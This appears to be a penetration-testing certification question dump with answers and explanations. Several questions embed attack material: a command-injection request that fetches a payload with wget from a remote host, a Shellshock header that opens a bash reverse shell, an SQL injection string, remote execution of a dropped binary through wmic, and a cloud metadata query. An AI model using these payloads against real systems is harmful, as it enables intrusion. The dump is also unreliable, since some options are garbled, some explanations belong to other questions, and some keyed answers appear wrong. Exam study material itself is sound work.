import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2:
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Too few arguments.")
    print("Syntax: python {} <>".format(sys.argv[0]))
    sys.exit()

try:
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        results = s.connect_ex((target,port))
        if result == 0:
            print("Port {} is opened".format(port))
except KeyboardInterrupt:
    print("Exiting...")
    sys.exit()
```

Which of the following actions will this script perform?

- A. Look for open ports.
- B. Listen for a reverse shell.
- C. Attempt to flood open ports.
- D. Create an encrypted tunnel.

**Answer:** A

#### Explanation:

The script will perform a port scan on the target IP address, looking for open ports on a list of common ports. A port scan is a technique that probes a network or a system for open ports, which can reveal potential vulnerabilities or services running on the host.

#### NEW QUESTION 215

A company provided the following network scope for a penetration test:

- \* 169.137.1.0/24
- \* 221.10.1.0/24
- \* 149.14.1.0/24

A penetration tester discovered a remote command injection on IP address 149.14.1.24 and exploited the system. Later, the tester learned that this particular IP address belongs to a third party. Which of the following stakeholders is responsible for this mistake?

- A. The company that requested the penetration test
- B. The penetration testing company
- C. The target host’s owner
- D. The penetration tester
- E. The subcontractor supporting the test

**Answer:** A

#### Explanation:

The company that requested the penetration test is responsible for providing the correct and accurate network scope for the test. The network scope defines the boundaries and limitations of the test, such as which IP addresses, domains, systems, or networks are in scope or out of scope. If the company provided an



incorrect network scope that included an IP address that belongs to a third party, then it is responsible for this mistake. The penetration testing company, the target host's owner, the penetration tester, and the subcontractor supporting the test are not responsible for this mistake, as they relied on the network scope provided by the company that requested the penetration test.

#### NEW QUESTION 218

A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

- A. Nmap
- B. tcpdump
- C. Scapy
- D. hping3

**Answer: C**

#### Explanation:

[https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating\\_packets/index.html](https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating_packets/index.html) <https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy>  
Scapy is a powerful and interactive packet manipulation tool that allows the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds. Scapy can craft, send, receive, and analyze packets of various protocols, such as TCP, UDP, ICMP, or IP. Scapy can also modify any field of any layer of a packet, such as the TCP header length and checksum, which are used to indicate the size and integrity of the TCP segment. Scapy can also display the response packets from the target system, which can reveal how the proprietary service handles the invalid packet.

#### NEW QUESTION 220

A penetration tester receives the following results from an Nmap scan:

`Interesting ports on 192.168.1.1:`

Port	State	Service
21/tcp	closed	ftp
22/tcp	open	ssh
23/tcp	closed	telnet
25/tcp	closed	smtp
80/tcp	open	http
110/tcp	closed	pop3
139/tcp	closed	nethics-ssn
443/tcp	closed	https
3389/tcp	closed	rdp

Which of the following OSs is the target MOST likely running?

- A. CentOS
- B. Arch Linux
- C. Windows Server
- D. Ubuntu

**Answer: C**

#### NEW QUESTION 223

A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

- A. Understanding the tactics of a security intrusion can help disrupt them.
- B. Scripts that are part of the framework can be imported directly into SIEM tools.
- C. The methodology can be used to estimate the cost of an incident better.
- D. The framework is static and ensures stability of a security program overtime.

**Answer: A**

#### NEW QUESTION 224

A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

- A. ROE
- B. SLA
- C. MSA
- D. NDA

**Answer: D**

#### NEW QUESTION 226

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (:::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
```

```
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

- A. Burp Suite
- B. DirBuster
- C. WPScan
- D. OWASP ZAP

**Answer: C**

**Explanation:**

WPScan is a tool that can be used to scan WordPress sites for vulnerabilities, such as outdated plugins, themes, or core files, misconfigured settings, weak passwords, or user enumeration. The curl command reveals that the site is running WordPress and has a readme.html file that may disclose the version number. Therefore, WPScan would be the best tool to use to explore this site further. Burp Suite is a tool that can be used to intercept and modify web requests and responses, but it does not specialize in WordPress scanning. DirBuster is a tool that can be used to brute-force directories and files on web servers, but it does not exploit WordPress vulnerabilities. OWASP ZAP is a tool that can be used to perform web application security testing, but it does not focus on WordPress scanning.

**NEW QUESTION 230**

Which of the following would assist a penetration tester the MOST when evaluating the susceptibility of top-level executives to social engineering attacks?

- A. Scraping social media for personal details
- B. Registering domain names that are similar to the target company's
- C. Identifying technical contacts at the company
- D. Crawling the company's website for company information

**Answer: A**

**Explanation:**

Scraping social media for personal details can help a penetration tester craft personalized and convincing social engineering attacks against top-level executives, who may share sensitive or confidential information on their profiles. Registering domain names that are similar to the target company's can be used for phishing or typosquatting attacks, but not specifically against executives. Identifying technical contacts at the company can help with reconnaissance, but not with social engineering. Crawling the company's website for company information can provide general background knowledge, but not specific details about executives.

**NEW QUESTION 231**

A penetration tester wrote the following Bash script to brute force a local service password:

..ting as expected. Which of the following changes should the penetration tester make to get the script to work?

- A. ..echo "The correct password is \$p" && break) ho "The correct password is \$p" I| break
- B. .echo "The correct password is \$p" && break) o "The correct password is \$p" I break
- C. echo "The correct password is Sp" && break) echo "The correct password is \$p" && break)
- D. . { echo "The correct password is \$p" && break ) With
- E. ( echo "The correct password is \$p" && break )

**Answer: B**

**Explanation:**

CeWL is a tool that can be used to crawl a website and build a wordlist using the data recovered to crack the password on the website. CeWL stands for Custom Word List generator, and it is a Ruby script that spiders a given website up to a specified depth and returns a list of words that can be used for password cracking or other purposes. CeWL can also generate wordlists based on metadata, email addresses, author names, or external links found on the website. CeWL can help a penetration tester create customized wordlists that are tailored to the target website and increase the chances of success for password cracking attacks. DirBuster is a tool that can be used to brute force directories and files names on web servers. w3af is a tool that can be used to scan web applications for vulnerabilities and exploits. Patator is a tool that can be used to perform brute force attacks against various protocols and services.

**NEW QUESTION 232**

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

- The following request was intercepted going to the network device: GET /login HTTP/1.1

Host: 10.50.100.16

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5

Connection: keep-alive

Authorization: Basic WU9VUilOQU1FOnNIY3JldHBhc3N3b3jk

- Network management interfaces are available on the production network.
- An Nmap scan returned the following:

Port	State	Service	Version
22/tcp	open	ssh	Cisco SSH 1.25 (protocol 2.0)
80/tcp	open	http	Cisco IOS http config
_https-title: Did not follow redirect to https://10.50.100.16			
443/tcp	open	https	Cisco IOS https config

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

- A. Enforce enhanced password complexity requirements.
- B. Disable or upgrade SSH daemon.
- C. Disable HTTP/301 redirect configuration.
- D. Create an out-of-band network for management.
- E. Implement a better method for authentication.
- F. Eliminate network management and control interfaces.

**Answer:** DE

**Explanation:**

The key findings indicate that the network device is vulnerable to several attacks, such as sniffing, brute-forcing, or exploiting the SSH daemon. To prevent these attacks, the best recommendations are to create an out-of-band network for management, which means a separate network that is not accessible from the production network, and to implement a better method for authentication, such as SSH keys or certificates. The other options are not as effective or relevant.

**NEW QUESTION 236**

A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

- A. Run nmap with the `-o`, `-p22`, and `-sC` options set against the target
- B. Run nmap with the `-sV` and `-p22` options set against the target
- C. Run nmap with the `--script vulners` option set against the target
- D. Run nmap with the `-sA` option set against the target

**Answer:** C

**Explanation:**

Running nmap with the `--script vulners` option set against the target would best support the task of identifying CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running, as it will use an NSE script that checks for vulnerabilities based on version information from various sources, such as CVE databases<sup>2</sup>. The `--script` option allows users to specify which NSE scripts to run during an Nmap scan.

**NEW QUESTION 237**

A penetration tester has gained access to part of an internal network and wants to exploit on a different network segment. Using Scapy, the tester runs the following command:

```
sendp(Ether()/dot1q(vlan=100)/dotq(vlan=50)/IP(dst="172.16.50.10")/ICMP())
```

Which of the following represents what the penetration tester is attempting to accomplish?

- A. DNS cache poisoning
- B. MAC spoofing
- C. ARP poisoning
- D. Double-tagging attack

**Answer:** D

**Explanation:**

<https://scapy.readthedocs.io/en/latest/usage.html>

**NEW QUESTION 241**

A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

- A. Wireshark
- B. Aircrack-ng
- C. Kismet
- D. Wifite

**Answer:** B

**NEW QUESTION 242**

A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:

```
exploit = "POST "
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} -"
c${IFS}'cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IFS}&loginUser=a&Pwd=a"
exploit += "HTTP/1.1"
```

Which of the following commands should the penetration tester run post-engagement?

- A. `grep -v apache ~/.bash_history > ~/.bash_history`
- B. `rm -rf /tmp/apache`

- C. chmod 600 /tmp/apache
- D. taskkill /IM "apache" /F

**Answer: B**

**Explanation:**

The exploit code is a command injection attack that uses a vulnerable CGI script to execute arbitrary commands on the target system. The commands are:

```
> cd /tmp: change the current directory to /tmp
> wget
http://10.10.0.1/apache: download a file named apache from http://10.10.0.1
> ./apache: run the file as an executable
```

The file apache is most likely a malicious payload that gives the attacker remote access to the system or performs some other malicious action. Therefore, the penetration tester should run the command `rm -rf /tmp/apache` post-engagement to remove the file and its traces from the system. The other commands are not effective or relevant for this purpose.

**NEW QUESTION 246**

A penetration tester conducts an Nmap scan against a target and receives the following results:

Port	State	Service
1080/tcp	open	socks

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

- A. Nessus
- B. ProxyChains
- C. OWASPZAP
- D. Empire

**Answer: B**

**NEW QUESTION 251**

A penetration tester attempted a DNS poisoning attack. After the attempt, no traffic was seen from the target machine. Which of the following MOST likely caused the attack to fail?

- A. The injection was too slow.
- B. The DNS information was incorrect.
- C. The DNS cache was not refreshed.
- D. The client did not receive a trusted response.

**Answer: C**

**Explanation:**

A DNS poisoning attack is an attack that exploits a vulnerability in the DNS protocol or system to redirect traffic from legitimate websites to malicious ones. A DNS poisoning attack works by injecting false DNS records into a DNS server or resolver's cache, which is a temporary storage of DNS information. However, if the DNS cache was not refreshed, then the attack would fail, as the target machine would still use the old and valid DNS records from its cache. The other options are not likely causes of the attack failure.

**NEW QUESTION 254**

A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/../../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../../vpns/portal/scripts/pikcthem.pl
https://xx.xx.xx.x/vpn/../../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

- A. Edit the discovered file with one line of code for remote callback
- B. Download .pl files and look for usernames and passwords
- C. Edit the smb.conf file and upload it to the server
- D. Download the smb.conf file and look at configurations

**Answer: C**

**NEW QUESTION 256**

A penetration tester gains access to a system and is able to migrate to a user process:

```
net use S: \\192.168.5.51\CS\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"
```

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

- A. Redirecting output from a file to a remote system
- B. Building a scheduled task for execution
- C. Mapping a share to a remote system



- D. Executing a file on the remote system
- E. Creating a new process on all domain systems
- F. Setting up a reverse shell from a remote system
- G. Adding an additional IP address on the compromised system

**Answer:** CD

**Explanation:**

WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.

**NEW QUESTION 258**

Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

- A. Shodan
- B. Nmap
- C. WebScarab-NG
- D. Nessus

**Answer:** B

**NEW QUESTION 262**

A penetration tester writes the following script:

```
#!/bin/bash
for x in `seq 1 254`; do
    ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

- A. Determine active hosts on the network.
- B. Set the TTL of ping packets for stealth.
- C. Fill the ARP table of the networked devices.
- D. Scan the system on the most used ports.

**Answer:** A

**Explanation:**

The tester is attempting to determine active hosts on the network by writing a script that pings a range of IP addresses. Ping is a network utility that sends ICMP echo request packets to a host and waits for ICMP echo reply packets. Ping can be used to test whether a host is reachable or not by measuring its response time. The script uses a for loop to iterate over a range of IP addresses from 192.168.1.1 to 192.168.1.254 and pings each one using the ping command with -c 1 option, which specifies one packet per address.

**NEW QUESTION 265**

A new client hired a penetration-testing company for a month-long contract for various security assessments against the client's new service. The client is expecting to make the new service publicly available shortly after the assessment is complete and is planning to fix any findings, except for critical issues, after the service is made public. The client wants a simple report structure and does not want to receive daily findings.

Which of the following is most important for the penetration tester to define FIRST?

- A. Establish the format required by the client.
- B. Establish the threshold of risk to escalate to the client immediately.
- C. Establish the method of potential false positives.
- D. Establish the preferred day of the week for reporting.

**Answer:** B

**NEW QUESTION 270**

A penetration tester needs to perform a vulnerability scan against a web server. Which of the following tools is the tester MOST likely to choose?

- A. Nmap
- B. Nikto
- C. Cain and Abel
- D. Ethercap

**Answer:** B

**Explanation:**

<https://hackertarget.com/nikto-website-scanner/>

**NEW QUESTION 271**

Penetration tester is developing exploits to attack multiple versions of a common software package. The versions have different menus and )ut.. they have a common log-in screen that the exploit must use. The penetration tester develops code to perform the log-in that can be each of the exploits targeted to a specific version. Which of the following terms is used to describe this common log-in code example?

- A. Conditional
- B. Library

- C. Dictionary
- D. Sub application

**Answer:** B

**Explanation:**

The term that is used to describe the common log-in code example is library, which is a collection of reusable code or functions that can be imported or called by other programs or scripts. A library can help simplify or modularize the code development process by providing common or frequently used functionality that can be shared across different programs or scripts. In this case, the penetration tester develops a library of code to perform the log-in that can be imported or called by each of the exploits targeted to a specific version of the software package. The other options are not valid terms that describe the common log-in code example. Conditional is a programming construct that executes a block of code based on a logical condition or expression, such as if-else statements. Dictionary is a data structure that stores key-value pairs, where each key is associated with a value, such as a Python dictionary. Sub application is not a standard programming term, but it may refer to an application that runs within another application, such as a web application.

**NEW QUESTION 276**

A red team completed an engagement and provided the following example in the report to describe how the team gained access to a web server:

x' OR role LIKE '%admin%

Which of the following should be recommended to remediate this vulnerability?

- A. Multifactor authentication
- B. Encrypted communications
- C. Secure software development life cycle
- D. Parameterized queries

**Answer:** D

**Explanation:**

The best recommendation to remediate this vulnerability is to use parameterized queries in the web application. Parameterized queries are a way of preventing SQL injection attacks by separating the SQL statements from the user input. This way, the user input is treated as a literal value and not as part of the SQL statement. For example, instead of using x' OR role LIKE '%admin%', the user input would be passed as a parameter to a prepared statement that would check if it matches any value in the database.

**NEW QUESTION 280**

After compromising a system, a penetration tester wants more information in order to decide what actions to take next. The tester runs the following commands:

```
curl http://169.254.169.254/latest
```

Which of the following attacks is the penetration tester most likely trying to perform?

- A. Metadata service attack
- B. Container escape techniques
- C. Credential harvesting
- D. Resource exhaustion

**Answer:** A

**Explanation:**

The penetration tester is most likely trying to perform a metadata service attack, which is an attack that exploits a vulnerability in the metadata service of a cloud provider. The metadata service is a service that provides information about the cloud instance, such as its IP address, hostname, credentials, user data, or role permissions. The metadata service can be accessed from within the cloud instance by using a special IP address, such as 169.254.169.254 for AWS, Azure, and GCP. The commands that the penetration tester runs are curl commands, which are used to transfer data from or to a server. The curl commands are requesting data from the metadata service IP address with different paths, such as /latest/meta-data/iam/security-credentials/ and /latest/user-data/. These paths can reveal sensitive information about the cloud instance, such as its IAM role credentials or user data scripts. The penetration tester may use this information to escalate privileges, access other resources, or perform other actions on the cloud environment. The other options are not likely attacks that the penetration tester is trying to perform.

**NEW QUESTION 283**

A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office? (Choose two.)

- A. Shoulder surfing
- B. Call spoofing
- C. Badge stealing
- D. Tailgating
- E. Dumpster diving
- F. Email phishing

**Answer:** CD

**NEW QUESTION 288**

A penetration tester is cleaning up and covering tracks at the conclusion of a penetration test. Which of the following should the tester be sure to remove from the system? (Choose two.)

- A. Spawned shells
- B. Created user accounts
- C. Server logs
- D. Administrator accounts
- E. Reboot system

F. ARP cache

**Answer:** AB

**Explanation:**

Removing shells: Remove any shell programs installed when performing the pentest.

Removing tester-created credentials: Be sure to remove any user accounts created during the pentest. This includes backdoor accounts.

Removing tools: Remove any software tools that were installed on the customer's systems that were used to aid in the exploitation of systems.

**NEW QUESTION 291**

A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees.

Which of the following tools can help the tester achieve this goal?

- A. Metasploit
- B. Hydra
- C. SET
- D. WPScan

**Answer:** A

**NEW QUESTION 292**

A penetration tester is conducting an authorized, physical penetration test to attempt to enter a client's building during non-business hours. Which of the following are MOST important for the penetration tester to have during the test? (Choose two.)

- A. A handheld RF spectrum analyzer
- B. A mask and personal protective equipment
- C. Caution tape for marking off insecure areas
- D. A dedicated point of contact at the client
- E. The paperwork documenting the engagement
- F. Knowledge of the building's normal business hours

**Answer:** DE

**Explanation:**

Always carry the contact information and any documents stating that you are approved to do this.

**NEW QUESTION 295**

After running the enum4linux.pl command, a penetration tester received the following output:

```
=====
| Enumerating Workgroup/Domain on 192.168.100.56 |
=====
[+] Got domain/workgroup name: WORKGROUP
=====
| Session Check on 192.168.100.56 |
=====
[+] Server 192.168.100.56 allows sessions using username '', password ''
=====
| Getting domain SID for 192.168.100.56 |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
=====
| Share Enumeration on 192.168.100.56 |
=====
      Sharename Type Comment
      -----
      print$ Disk Printer Drivers
      web Disk File Server
      IPC$ IPC IPC Service (Samba 4.5.12-Debian)
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 192.168.100.56
//192.168.100.56/print$ Mapping: DENIED, Listing: N/A
//192.168.100.56/web Mapping: OK, Listing: OK
//192.168.100.56/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Mon Jul 20 10:14:37 2020
```

Which of the following commands should the penetration tester run NEXT?

- A. smbpool //192.160.100.56/print\$
- B. net rpc share -S 192.168.100.56 -U "
- C. smbget //192.168.100.56/web -U "
- D. smbclient //192.168.100.56/web -U " -N

**Answer:** D

**Explanation:**

A vulnerability scan is a type of assessment that helps to identify vulnerabilities in a network or system. It scans systems for potential vulnerabilities, misconfigurations, and outdated software. Based on the output from a vulnerability scan, a penetration tester can identify vulnerabilities that may be exploited to gain access to a system. In this scenario, the output from the penetration testing tool shows that 100 hosts contained findings due to improper patch management. This indicates that the vulnerability scan detected vulnerabilities that could have been prevented through proper patch management. Therefore, the most likely test performed by the penetration tester is a vulnerability scan.

#### NEW QUESTION 299

A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?

- A. Check the scoping document to determine if exfiltration is within scope.
- B. Stop the penetration test.
- C. Escalate the issue.
- D. Include the discovery and interaction in the daily report.

**Answer: B**

#### Explanation:

"Another reason to communicate with the customer is to let the customer know if something unexpected arises while doing the pentest, such as if a critical vulnerability is found on a system, a new target system is found that is outside the scope of the penetration test targets, or a security breach is discovered when doing the penetration test. You will need to discuss how to handle such discoveries and who to contact if those events occur. In case of such events, you typically stop the pentest temporarily to discuss the issue with the customer, then resume once a resolution has been determined."

#### NEW QUESTION 302

An Nmap scan of a network switch reveals the following:

```
Nmap scan report for 192.168.1.254
Host is up (0.014s latency),
Not shown: 96 closed ports
Port      State  Service
22/tcp    open  ssh
23/tcp    open  telnet
60/tcp    open  http
443/tcp   open  https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

- A. Encrypted passwords
- B. System-hardening techniques
- C. Multifactor authentication
- D. Network segmentation

**Answer: B**

#### NEW QUESTION 304

When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

- A. <#
- B. <\$
- C. ##
- D. #\$
- E. #!

**Answer: E**

#### NEW QUESTION 306

A penetration tester has been hired to perform a physical penetration test to gain access to a secure room within a client's building. Exterior reconnaissance identifies two entrances, a WiFi guest network, and multiple security cameras connected to the Internet.

Which of the following tools or techniques would BEST support additional reconnaissance?

- A. Wardriving
- B. Shodan
- C. Recon-ng
- D. Aircrack-ng

**Answer: C**

#### NEW QUESTION 308

A penetration tester is contracted to attack an oil rig network to look for vulnerabilities. While conducting the assessment, the support organization of the rig reported issues connecting to corporate applications and upstream services for data acquisitions. Which of the following is the MOST likely culprit?

- A. Patch installations
- B. Successful exploits
- C. Application failures
- D. Bandwidth limitations

**Answer: B**



**Explanation:**

Successful exploits could cause network disruptions, service outages, or data corruption, which could affect the connectivity and functionality of the oil rig network. Patch installations, application failures, and bandwidth limitations are less likely to be related to the penetration testing activities.

**NEW QUESTION 309**

Which of the following can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools?

- A. Dictionary
- B. Directory
- C. Symlink
- D. Catalog
- E. For-loop

**Answer:** A

**Explanation:**

A dictionary can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools. A dictionary is a collection of key-value pairs that can be accessed by using the keys. For example, a dictionary can store usernames and passwords, or IP addresses and hostnames, that can be used as input for brute-force or reconnaissance tools.

**NEW QUESTION 311**

A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:

```
exploits = {"User-Agent": "() { ignored; };bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
```

Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

- A. `exploits = {"User-Agent": "() { ignored; };bin/bash -i id;whoami", "Accept": "text/html,application/xhtml+xml,application/xml"}`
- B. `exploits = {"User-Agent": "() { ignored; };bin/bash -i>& find / -perm -4000", "Accept": "text/html,application/xhtml+xml,application/xml"}`
- C. `exploits = {"User-Agent": "() { ignored; };bin/sh -i ps -ef" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}`
- D. `exploits = {"User-Agent": "() { ignored; };bin/bash -i>& /dev/tcp/10.10.1.1/80" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}`

**Answer:** A

**NEW QUESTION 313**

A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?

- A. Send deauthentication frames to the stations.
- B. Perform jamming on all 2.4GHz and 5GHz channels.
- C. Set the malicious AP to broadcast within dynamic frequency selection channels.
- D. Modify the malicious AP configuration to not use a pre-shared key.

**Answer:** A

**Explanation:**

<https://steemit.com/informatica/@jordiurbina1/tutorial-hacking-wi-fi-wireless-networks-with-wifislax> The penetration tester should send deauthentication frames to the stations to force them to disconnect from

their current access point and reconnect to another one, which may be the malicious AP deployed by the tester. Deauthentication frames are part of the 802.11 protocol and are used to terminate an existing wireless association between a station and an access point. However, they can also be spoofed by an attacker to disrupt or hijack wireless connections. The other options are not effective or relevant for this purpose. Performing jamming on all 2.4GHz and 5GHz channels would interfere with all wireless signals in the area, which may cause unwanted attention or legal issues. Setting the malicious AP to broadcast within dynamic frequency selection channels would not help, as these channels are used to avoid interference with radar systems and are not commonly used by wireless stations or access points. Modifying the malicious AP configuration to not use a pre-shared key would not help, as it would make it less likely for wireless stations to connect to it if they are configured to use encryption.

**NEW QUESTION 316**

A security analyst needs to perform an on-path attack on BLE smart devices. Which of the following tools would be BEST suited to accomplish this task?

- A. Wireshark
- B. Gattacker
- C. tcpdump
- D. Netcat

**Answer:** B

**Explanation:**

The best tool for performing an on-path attack on BLE smart devices is Gattacker. Gattacker is a Bluetooth Low Energy (BLE) pentesting and fuzzing framework specifically designed for on-path attacks. It allows security analysts to perform a variety of tasks, including man-in-the-middle attacks, passive and active scans, fuzzing of BLE services, and more. Gattacker also provides an interactive command-line interface that makes it easy to interact with the target BLE device and execute various commands.

**NEW QUESTION 317**

User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

- A. MD5
- B. bcrypt

- C. SHA-1
- D. PBKDF2

**Answer:** A

#### NEW QUESTION 318

Which of the following documents describes activities that are prohibited during a scheduled penetration test?

- A. MSA
- B. NDA
- C. ROE
- D. SLA

**Answer:** C

#### Explanation:

The document that describes activities that are prohibited during a scheduled penetration test is ROE, which stands for rules of engagement. ROE is a document that defines the scope, objectives, methods, limitations, and expectations of a penetration test. ROE can specify what activities are allowed or prohibited during the penetration test, such as which targets, systems, networks, or services can be tested or attacked, which tools, techniques, or exploits can be used or avoided, which times or dates can be scheduled or excluded, or which impacts or risks can be accepted or mitigated. ROE can help ensure that the penetration test is conducted in a legal, ethical, and professional manner, and that it does not cause any harm or damage to the client or third parties. The other options are not documents that describe activities that are prohibited during a scheduled penetration test. MSA stands for master service agreement, which is a document that defines the general terms and conditions of a contractual relationship between two parties, such as the scope of work, payment terms, warranties, liabilities, or dispute resolution. NDA stands for non-disclosure agreement, which is a document that defines the confidential information that is shared between two parties during a business relationship, such as trade secrets, intellectual property, or customer data. SLA stands for service level agreement, which is a document that defines the quality and performance standards of a service provided by one party to another party, such as availability, reliability, responsiveness, or security.

#### NEW QUESTION 323

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